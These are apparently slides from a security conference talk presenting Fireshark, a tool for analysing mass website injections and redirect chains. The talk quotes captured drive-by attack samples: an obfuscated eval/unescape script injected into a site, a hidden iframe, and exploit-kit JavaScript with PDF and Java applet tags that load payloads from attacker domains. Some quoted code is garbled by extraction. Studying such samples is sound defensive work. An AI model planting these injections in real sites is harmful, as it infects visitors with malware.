Adobe Collab overflow	Multiple Adobe Reader and Acrobat buffer overflows	CVE-2007-5659
Adobe util.printf overflow	Stack-based buffer overflow in Adobe Acrobat and Reader via crafted format string argument in util.printf	CVE-2008-2992
Adobe getIcon	Stack-based buffer overflow in Adobe Reader and Acrobat via the getIcon method of a Collab object	CVE-2009-0927
doc.media.newPlayer	Use-after-free vulnerability in the Doc.media.newPlayer method in Adobe Reader and Acrobat 8.0 through 9.2	CVE-2009-4324

Eleonore Exploits Pack

hxxp://uplevelgmno.vn.ua/111/sv777/stat.php

```
<body id="gordonmac-com" class="homepage">
<div id="wrapper-a">
  <div id="wrapper-b">
    <div id="heading">
      <h1><a href="#">Exploit PAck</a></h1>
      <h2>Exploit pack</h2>

      <p id="heading-intro">
Eleonore Exploits pack version 1.3.2<br>
Please enter your login and password.
```

Obfuscated Chunk in Source Code

■ howtofindmyip.com obfuscation

```
<script>eval(unescape("%6"+"9%6"+"6"+"%28%21%6"+"d%79%6"+"9%6"+"b%29%7b%  
0d%0a%76"+"%6"+"1%72%20%72%3d%6"+"4%6"+"f%6"+"3%75%6"+"d%6"+"5%6"+"e%74%  
2e%72%6"+"5%6"+"6"+"%6"+"5%72%72%6"+"5%72%2c%75%3d%6"+"4%6"+"f%6"+"3%75%  
6"+"d%6"+"5%6"+"e%74%2e%55%52%4c%2c%74%3d%22%22%2c%71%2c%71%75%6"+"5%2c%  
73%6"+"5%3d%22%6"+"7%6"+"2%22%3b%0d%0a%6"+"9%6"+"6"+"%28%72%2e%6"+"9%  
6"+"e%6"+"4%6"+"5%78%4f%6"+"6"+"%28%22%6"+"7%6"+"f%6"+"f%6"+"7%6"+"c%  
6"+"5%2e%22%29%21%3d%2d%31%29%7b%74%3d%22%71%22%3b%73%6"+"5%3d%22%6"+"7%  
6"+"f%6"+"f%6"+"7%6"+"c%6"+"5%22%3b%7d%0d%0a%6"+"9%6"+"6"+"%28%72%2e%  
6"+"9%6"+"e%6"+"4%6"+"5%78%4f%6"+"6"+"%28%22%6"+"d%73%6"+"e%2e%22%29%21%  
3d%2d%31%29%7b%74%3d%22%71%22%3b%73%6"+"5%3d%22%6"+"d%73%6"+"e%22%3b%7d%  
0d%0a%6"+"9%6"+"6"+"%28%72%2e%6"+"9%6"+"e%6"+"4%6"+"5%78%4f%6"+"6"+"%28%  
22%79%6"+"1%6"+"8%6"+"f%6"+"f%2e%22%29%21%3d%2d%31%29%7b%74%3d%22%70%22%  
3b%73%6"+"5%3d%22%79%6"+"1%6"+"8%6"+"f%6"+"f%22%3b%7d%0d%0a%6"+"9%  
6"+"6"+"%28%72%2e%6"+"9%6"+"e%6"+"4%6"+"5%78%4f%6"+"6"+"%28%22%79%6"+"1%  
6"+"e%6"+"4%6"+"5%78%2e%72%75%22%29%21%3d%2d%31%29%7b%74%3d%22%74%6"+"5%  
78%74%22%3b%73%6"+"5%3d%22%79%6"+"1%6"+"e%6"+"4%6"+"5%78%2e%72%75%22%3b%  
7d%0d%0a%6"+"9%6"+"6"+"%28%74%2e%6"+"c%6"+"5%6"+"e%6"+"7%74%6"+"8&&%28%28%  
71%3d%72%2e%6"+"9%6"+"e%6"+"4%6"+"5%78%4f%6"+"6"+"%28%22%3f%22%2b%74%2b%  
22%3d%22%29%21%3d%2d%31%7c%7c%28%71%3d%72%2e%6"+"9%6"+"e%6"+"4%6"+"5%  
78%4f%6"+"6"+"%28%22%2b%74%2b%22%3d%22%29%21%3d%2d%31%29%29%7b%20%  
71%75%6"+"5%3d%72%2e%73%75%6"+"2%73%74%72%6"+"9%6"+"e%6"+"7%28%71%2b%32%  
2b%74%2e%6"+"c%6"+"5%6"+"e%6"+"7%74%6"+"8%29%2e%73%70%6"+"c%6"+"9%74%28%  
22&%22%29%5b%30%5d%3b%0d%0a%6"+"9%6"+"6"+"%20%28%28%71%75%6"+"5%2e%6"+"9%  
6"+"e%6"+"4%6"+"5%78%4f%6"+"6"+"%28%27%73%6"+"9%74%6"+"5%3a%27%29%3d%3d%  
2d%31%29%20&&%20%28%71%75%6"+"5%2e%74%6"+"f%4c%6"+"f%77%6"+"5%72%43%6"+"1%  
73%6"+"5%28%29%2e%6"+"9%6"+"e%6"+"4%6"+"5%78%4f%6"+"6"+"%28%27%77%77%77%  
2e%27%29%3d%3d%2d%31%29%29%0d%0a%09%6"+"4%6"+"f%6"+"3%75%6"+"d%6"+"5%  
6"+"e%74%2e%77%72%6"+"9%74%6"+"5%28%22%3c%73%6"+"3%72%6"+"9%70%74%20%73%  
72%6"+"3%3d%27%6"+"8%74%74%70%3a%2f%2f%6"+"2%6"+"5%73%74%34%79%6"+"f%75%  
2e%6"+"9%6"+"6"+"%2e%75%6"+"1%2f%6"+"a%73%2f%6"+"2%6"+"9%6"+"4%6"+"3%  
6"+"8%2e%6"+"a%73%3f%71%3d%22%2b%71%75%6"+"5%2b%22&%72%6"+"5%6"+"6"+"%3d%  
22%2b%72%2b%22%27%3e%3c%2f%73%6"+"3%22%2b%22%72%6"+"9%70%74%3e%22%29%3b%  
0d%0a%7d%0d%0a%7d%0d%0a%76"+"%6"+"1%72%20%6"+"d%79%6"+"9%6"+"b%3d%74%72%  
75%6"+"5%3b" ));</script>
```

Deobfuscated DOM

■ howtofindmyip.com deobfuscated

```
<script>eval(unescape("%6"+%96"+%6"+%28%216"+%d%7966"+%966"+%b%29%7b%0d%0a%76"+%56"+%1%72%20%72%3d%6"+%46"+%f66"+%3%75%6"+%d%6"+%5%6"+%e%74%2e%72%6"+%5%6"+%6"+%56"+%5%72%72%6"+%5%72%2c%75%3d%6"+%4%6"+%f%66"+%3%75%6"+%d%6"+%5%6"+%e%74%2e%55%52%4c%2c%74%3d%2%22%2c%671%2c%671%75%6"+%5%2c%73%6"+%5%3d%22%6"+%7%6"+%2%22%3b%0d%0a%6"+%9%6"+%6"+%2%8%72%2e%6"+%9%6"+%e%6"+%4%6"+%5%78%4f%6"+%6"+%2%8%22%6"+%7%6"+%f%6"+%f%6"+%7%6"+%c%6"+%5%2e%22%29%21%3d%2d%31%2%9%7b%74%3d%2%27%1%2%23b%73%6"+%5%3d%22%6"+%7%6"+%f%6"+%f%6"+%7%6"+%c%6"+%5%22%3b%7d%0d%0a%6"+%9%6"+%6"+%2%8%72%2e%6"+%9%6"+%e%6"+%4%6"+%5%78%4f%6"+%6"+%2%8%22%6"+%d%73%6"+%e%2e%22%29%21%3d%2d%31%2%9%7b%74%3d%2%27%1%2%23b%73%6"+%5%3d%22%6"+%d%73%6"+%e%22%3b%7d%0d%0a%6"+%9%6"+%6"+%2%8%72%2e%6"+%9%6"+%e%6"+%4%6"+%5%78%4f%6"+%6"+%2%8%22%7%9%6"+%1%6"+%8%6"+%f%6"+%f%2e%22%29%21%3d%2d%31%2%9%7b%74%3d%22%70%22%3b%73%6"+%5%3d%22%79%6"+%1%6"+%8%6"+%f%6"+%f%22%3b%7d%0d%0a%6"+%9%6"+%6"+%2%8%72%2e%6"+%9%6"+%e%6"+%4%6"+%5%78%4f%6"+%6"+%2%8%22%7%9%6"+%1%6"+%e%6"+%4%6"+%5%78%2e%72%75%22%29%21%3d%2d%31%2%9%7b%74%3d%22%3b%7d%0d%0a%6"+%9%6"+%6"+%2%8%74%2e%6"+%c%6"+%5%6"+%e%6"+%7%74%6"+%8&8%28%28%71%3d%72%2e%6"+%9%6"+%e%6"+%4%6"+%5%78%4f%6"+%6"+%2%8%22%3f%22%2b%74%2b%22%3d%22%29%21%3d%2d%31%7c%7c%28%71%3d%72%2e%6"+%9%6"+%e%6"+%4%6"+%5%78%4f%6"+%6"+%2%8%22%2b%74%2b%22%29%21%3d%2d%31%2%9%7b%0d%0a%6"+%9%6"+%6"+%20%2%8%28%71%75%6"+%5%3d%72%2e%73%75%6"+%2%73%74%27%6"+%9%6"+%e%6"+%7%28%71%2b%32%2b%74%2e%6"+%c%6"+%5%6"+%e%6"+%7%74%6"+%8%29%2e%73%70%6"+%c%6"+%9%74%28%22%22%29%5b%30%5d%3b%0d%0a%6"+%9%6"+%6"+%20%2%8%28%71%75%6"+%5%2e%6"+%9%6"+%e%6"+%4%6"+%5%78%4f%6"+%6"+%2%8%27%73%6"+%9%74%6"+%5%3a%27%29%3d%3d%2d%31%2%9%20&8%20%28%71%75%6"+%5%2e%74%6"+%f%4c%6"+%f%7%6"+%5%72%43%6"+%1%73%6"+%5%28%29%2e%6"+%9%6"+%e%6"+%4%6"+%5%78%4f%6"+%6"+%2%8%27%77%77%77%
```

```
<iframe height="315" width="679" style="visibility: hidden;" 5e96db=""
+math.round(math.random()*213885)+=
src="http://sportgun.pl.ua/st/go.php?sid=2&" name="c01"></iframe>;
```

0d%0a%/d%0d%0a%/d%0d%0a%/6 + %6 + 1%/2%20%6 + d%/9%6 + '9%6 + b%3d%/4%/2%75%6"+"5%3b"))</script>

Exploit Kit

■ uplevelgmno.vn.ua

```
<script type='text/javascript'>
var whiles = '',erwef = '';

function is_sdjh(tybnj,proc){
var
retu
}
func
{
p =
pp =
eval

var
z =
var
jINI
'ewl
var
vbnf
erwe
}
var
var rx = 'var';
var tt = document['tit'+
'le'];

eval('edc = e'+tt+'1;');
eval('function lala0(rx) {return set_fdh(rx);}');
for(i=0;i<12;i++){
var i_plus = i+1;
r+='function lala'+i_plus+'(rx) {return lala'+i+'(rx);}';
}
eval(r);
edc(lala10(rx));
```

```
<object height="1" width="1"
data="http://uplevelgmno.vn.ua/111/sv777/pdf.php" type="application/pdf">
<param value="1.pdf" name="src" />
</object>

<applet height="255" width="462" archive="window.jar"
code="dev.s.AdgredY.class">
<param value="http://uplevelgmno.vn.ua/111/sv777/load.php?spl=javad"
name="data" />
<param value="1" name="cc" />
</applet>
```


Observations from Injection attack #3


- The bad guys are tracking/hiding, redundancy redirectors are common
- Exploits that are being used are current e.g. all platforms/browsers are targeted
- Exploit kits are easily attainable, setup is quick
- Many kits serve user polymorphic exploits/malware, thus traditional AV signatures are always behind

From 1.0 to 1.1...

FRESHSHARK RELEASES

Wireshark 1.0


- Released Blackhat Europe April 2010



- Firefox Browser-Plugin
- PERL Post processing scripts
- CYMRU ASN
- GraphViz

Fireshark 1.0

■ YAML Log format



```
schenette@sdsdret1 ~/fireshark
events:
- urlloaded:
  url: http://www.rubberduckie.nl/
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/themes/AdventureTour/style.css
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/google-ajax-translation/google-ajax-translation.css?ver=20091023
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/contact-form-7/stylesheets.css?ver=2.0.7
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/nextgen-gallery/css/nggallery.css?ver=1.0.0
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/nextgen-gallery/shutter/shutter-reloaded.css?ver=1.3.0
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-includes/js/jquery/jquery.js?ver=1.3.2
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://ajax.googleapis.com/ajax/libs/swfobject/2.2/swfobject.js?ver=2.9.1
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/nextgen-gallery/shutter/shutter-reloaded.js?ver=1.3.0
  redirect: false
- connection:
  type: response
  src: http://www.rubberduckie.nl/test/wp-content/themes/AdventureTour/style.css
```

Scripts:

GraphViz.pl

IngressEgress.pl

Fireshark 1.1 (Release in November 10')

- XUL GUI Front-end
 - Shows network traffic
 - Redirection chains
 - DOM/SOURCE/DIFF
 - Top Destination and Source URLs
 - Suspected Redirectors/Exploit Sites
- Configurable options
- Output in JSON (1.0 was in YAML)


Get it!...

FIRESHARK

WHERE TO DOWNLOAD

Download Fireshark 1.0

<http://fireshark.org/>



- Free (GPL v3)
- Open Source
- PERL/Python scripts included for post-processing

The end...

CONCLUSION + Q&A

Conclusions/Take-away

- Compromised websites:
 - Increase of 225% over the last 12 months
 - Frequently updated to contain fresh links
 - Current tools are insufficient if desire is to monitor and analyze mass URL injections

- Use Fireshark for:
 - Mass Injection Analysis
 - Redirection Chaining
 - Content Profiling

■ Questions?

■ Contact:

Stephan Chenette

Twitter: StephanChenette

Email: stephan@packetsector.net

■ Fireshark Feedback:

Join the Fireshark mailing list!! or..

send an email to feedback@fireshark.org